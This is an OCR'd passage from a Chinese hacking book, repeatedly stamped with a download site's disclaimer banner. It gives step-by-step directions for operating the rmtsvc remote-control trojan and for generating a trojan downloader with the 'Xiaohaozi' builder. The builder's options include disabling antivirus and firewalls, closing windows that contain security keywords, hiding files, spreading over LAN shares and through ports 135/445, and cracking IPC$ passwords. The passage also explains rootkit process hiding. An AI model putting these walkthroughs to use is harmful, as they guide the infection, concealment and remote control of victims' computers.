


图 3-51 远程端口的查看

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


(8) 单击“服务列表”命令按钮，在右侧的窗口可以对系统服务进行查看，选择列表中的一个服务后，通过窗口上方的按钮就可以对它进行管理，如图 3-52 所示。



查看和管理远程系统中的服务信息

图 3-52 远程服务的管理

(9) 单击“注册表”命令按钮，在右侧的窗口可以对远程注册表进行查看，包括注册表信息的增加、删除、修改等，如图 3-53 所示。



查看和管理远程系统中的注册表信息

图 3-53 控制到对方系统的注册表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(10) 单击“FTP 管理”命令按钮，在右侧的窗口可以启动 FTP 服务，如图 3-54 所示。设置 FTP 服务的端口，以及访问 FTP 服务的权限。另外还要设置不同访问的账号，每个账号可以指定是否可写、可删除、可执行以及设置不同的 FTP 根目录。




图 3-54 网站服务的架设

(11) 单击左侧工具栏中的“vIDC 管理”，可以看到程序包括多种类型的端口映射方式，这也就是该木马程序的一大特色。直接单击“UPnP 端口映射”来进行设置，如图 3-55 所示。按照提示协议类型、内网地址、内网端口等信息。




图 3-55 vIDC 功能的管理

(12) 当配置了 UPnP 端口映射后，当程序启动的时候就会，自动搜索 UPnP 设置并映射，否则不运行 UPnP 设置搜索，如图 3-56 所示。

(13) 通过“本地端口映射”按钮，可以将本地系统中的指定端口，用作内网计算机端口映射的服务内容如图 3-57 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-56 UPnP 端口映射




图 3-57 本地的端口映射

(14)“远程端口映射”选项正好和上面的选项对应，它用于内网系统端口映射的操作。首先单击“vIDCs 列表”中的“新增”按钮，按照提示输入名称、vIDCs 地址、vIDCs 端口等信息，从而激活了后门程序的端口映射功能，如图 3-58 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-58 远程的端口映射

(15)添加完成后选择刚刚添加的地址，单击“连接”按钮后按照“远程映射服务信息”中的提示，如图 3-59 所示，输入应用服务地址、应用服务端口、应用服务类型等信息就可以完成相应的端口映射操作了。




图 3-59 端口映射的设置

(16)通过“vIDC 服务管理”按钮，可以完善的进行 vIDC 管理配置。支持本地端口映射、远程端口映射、内网代理、代理服务等，如图 3-60 所示。

(17)rmtsvc 木马除了进行端口映射以外，还可以进行代理服务器设置，其中包括 HTTPS、SOCKS4 和 SOCKS5 常见的代理类型。除此以外还可以设置二级代理等操作，这些设置都在“代理服务配置”里操作，如图 3-61 所示。

(18)通过“配置导入导出”按钮，可以对 vIDC 的配置信息进行导出备份，在系统遇见问题的时候再进行导入操作，如图 3-62 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-60 vIDC 服务的管理




图 3-61 代理服务的设置

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Chapter 4

特殊类型木马揭秘

前面两章我们已经介绍了C/S和B/S型木马程序，在本章中，我们将再来研究一类非常特殊的木马程序，这类木马并不能直接被控制，但是它们往往可以完成一些特殊的功能，比如架设跳板、端口映射、病毒下载等。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.1 木马病毒传送带——木马下载者

如果说下载者病毒，可能很多人都不了解。但是如果提到熊猫烧香、机器狗、磁碟机等名词，这样就会激起很多人痛苦的回忆。其实这些常见的恶性病毒，已经不是传统意义上的病毒了，准确地说它们都属于木马下载者这类病毒。

4.1.1 木马下载者的作用

现在的木马程序由于功能众多，体积也就逐渐增大，已经不利于网页木马、文件捆绑等传播，木马下载者也就应运而生。简单地说木马下载者就是一种自动下载运行黑客所设定文件的程序。这类程序并不拥有账号密码信息的窃取的功能，而是通过下载其他的木马程序进行窃取。

当这些木马病毒程序在用户系统成功运行后，黑客就可以控制木马进行盗取账号密码等各种非法操作。

小知识

早期的木马下载者只是执行下载这个单一的任务，而现在首要任务是破坏系统中的杀毒软件，修改系统默认的安全属性设置，甚至进行文件的感染操作等，然后才进行木马文件的下载执行操作。因此现在有安全专家称，木马下载者已经成为黑客产业链中，最重要的木马分销渠道。

4.1.2 木马下载者操作演示

下面我们就来看看木马下载者是如何操作的，我们选择的木马下载者为“小耗子下载者”。首先运行“小耗子下载者”的主程序，同时打开一个文本文件，将需要下载的木马病毒的网页地址保存完成以后，上传到网络空间里面。接着就在配置窗口里面的“配置地址”中，输入该文本文件在网络中的地址链接。另外还可以设置一个统计页面，这样就可以了解到访问这个网页的用户流量。

下面来依次介绍一下“小耗子下载者”的选项功能：

(1)映像劫持：利用系统自带的映像劫持功能，来屏蔽某些指定软件的运行操作。

(2)关常用安全软件：当发现系统中存在某些安全软件后，就会自动关闭这些安全软件的进

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

程,从而避免文件本身被杀毒软件所查杀。

小提示

文本文件的读取使用方法是将上传到网络空间上所填对应的地址。比如在文本文件中的第一行写入要下载程序的网页地址,第二行写程序下载后本机保存的文件名。




图 4-1 设置下载文件

(3)伪装成系统文件:将自身文件伪装成系统文件,这样就可以更好地进行隐藏。

(4)自启动:利用系统服务进行自启动,可以让文件本身随系统一起运行。

(5)过下载者监视器:为了避免被数据流量监视器发现,也是一种进行自我保护的选择方法。

(6)干掉其他下载者:俗话说“同行是冤家”,干掉其他的下载者程序后就能主宰该系统。

(7)关闭常用防火墙:防火墙会进行数据过滤操作,所以关闭防火墙是为了下载病毒木马时,数据的传输可以更加的流畅方便。

(8)杀含关键字窗口:当用户发现杀毒软件不能运行后,常常会到杀毒软件生产商的网站进行求助。于是当发现窗口标题存在“杀毒”、“安全”等关键字时,就会对存在这些关键词的窗口进行关闭。

(9)隐藏自身文件:将文件属性设置为隐藏,以及将程序进程进行隐藏、这都是为了更好地进行保护。

(10)内网共享感染:将自身文件复制到局域网中的共享目录中,这样当别人使用局域网共享的时候,就会主动感染到其他的局域网系统中。

(11)禁止安全模式:破坏系统自身的安全模式,从而让用户无法正常进入安全模式。

(12)加壳压缩程序:对文件自身进行加壳处理,使得文件体积可以变得更小。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

(13)ICP$口令破解传播：该功能和内网共享感染相似，只不过是首先破解远程系统的ICP$。当破解成功以后，就可以利用ICP$服务来进行传播感染。

(14)135 445端口自动测试传播：通过对远程系统的135和445端口进行扫描，当发现这些端口打开以后，就通过这些端口将自身传播到其他的系统中。

(15)冻结360安全卫士：破坏360安全卫士的主动防御，可以让自身运行的时候更加顺畅。



图 4-2 下载器操作界面

根据需要选择相应的功能选项，设置完成以后单击“配置”按钮，就可以生成对应的木马服务端程序了。

4.1.3 木马下载者特殊技术

1.木马关闭窗口的方法

前面我们已经了解到了木马服务端关闭安全软件的很多方法，那么到底是如何实现的呢？其实最简单的方法，就是使用一些脚本代码来实现，比如批处理代码或者VBS代码。通过这些文件代码可以结束大量的杀毒软件的进程，或者删除杀毒软件的启动服务等。如果结束杀毒软件的话，杀毒软件马上就会失去防护作用。如果是关闭或删除启动服务的话，那么在操作系统重新启动以后，杀毒软件因不能随机启动而无法进行监控操作。

当然厉害的黑客在编写代码的时候，是不屑于使用脚本代码这些小儿科的。大家都知道在Windows窗口中，右上角都有一个窗口关闭的功能按钮。因此黑客往往会在代码中通过Windows API函数SendMessage向指定的窗口发送关闭窗口的相关消息，窗口就会按照指令进行自动关闭。这些窗口一般都会根据关键字来进行判别，比如金山毒霸、瑞星、卡巴斯基等

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

等。

除此以外，还有其他一些破坏方法，虽然这些方法不能关闭杀毒软件，但是可以让用户看不见杀毒软件的提示窗口。比如创建线程来循环查找杀毒软件的报警和提示窗口，只要找到就模拟用户鼠标的单击动作，抢在用户的操作之前来关闭这些信息窗口。使用户无法获得杀毒软件发出的系统异常警告，这样病毒就能尽可能久地呆在用户系统中。




图 4-3 查看函数信息

2.木马自身隐藏的方法

木马服务端之所以可以被隐藏，这里就不得不提到 Rootkit。Rootkit 既是一种黑客软件，也是一种非常流行的黑客技术。当它是黑客软件的时候，它会集合间谍程序、病毒以及木马等特性，作为系统内核的一部分而悄悄地隐藏在系统中。

当作为一种黑客技术的时候，就可以对指定的文件、进程、端口等信息进行隐藏，就像上面所讲的病毒那样。比如，普通的计算机用户在查看系统进程时，一般都是使用任务管理器(taskmgr.exe)来了解的。稍微了解编程知识的用户都知道，任务管理器获取系统进程信息都是依靠 NtQuerySystemInformation，也就 ZwQuerySystemInformation 函数来完成的。众所周知，这个 Native API 枚举进程是要通过进程活动链表的，进程链表用来保存当前系统运行的所有进程的信息。而 Rootkit 工具以及使用 Rootkit 技术的病毒，则是通过摘除进程链中的指定进程，那么调用 NtQuerySystemInformation 来枚举进程的任务管理器时，就不会看到自身进程从而达到隐藏进程的目的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可能有人会担心了，如果进程从进程链表中删除，那这个进程还会被运行么？答案当然是肯定，因为 Windows 系统的线程分派器，也叫任务调度分配器，使用的是另一个数据结构。也就是说进线程是否被调度处理，与进程链表中的信息是没有关系的，这样也就不会被 CPU 忽略。另外，通过系统的资源管理器窗口，也不能查看到病毒的文件。

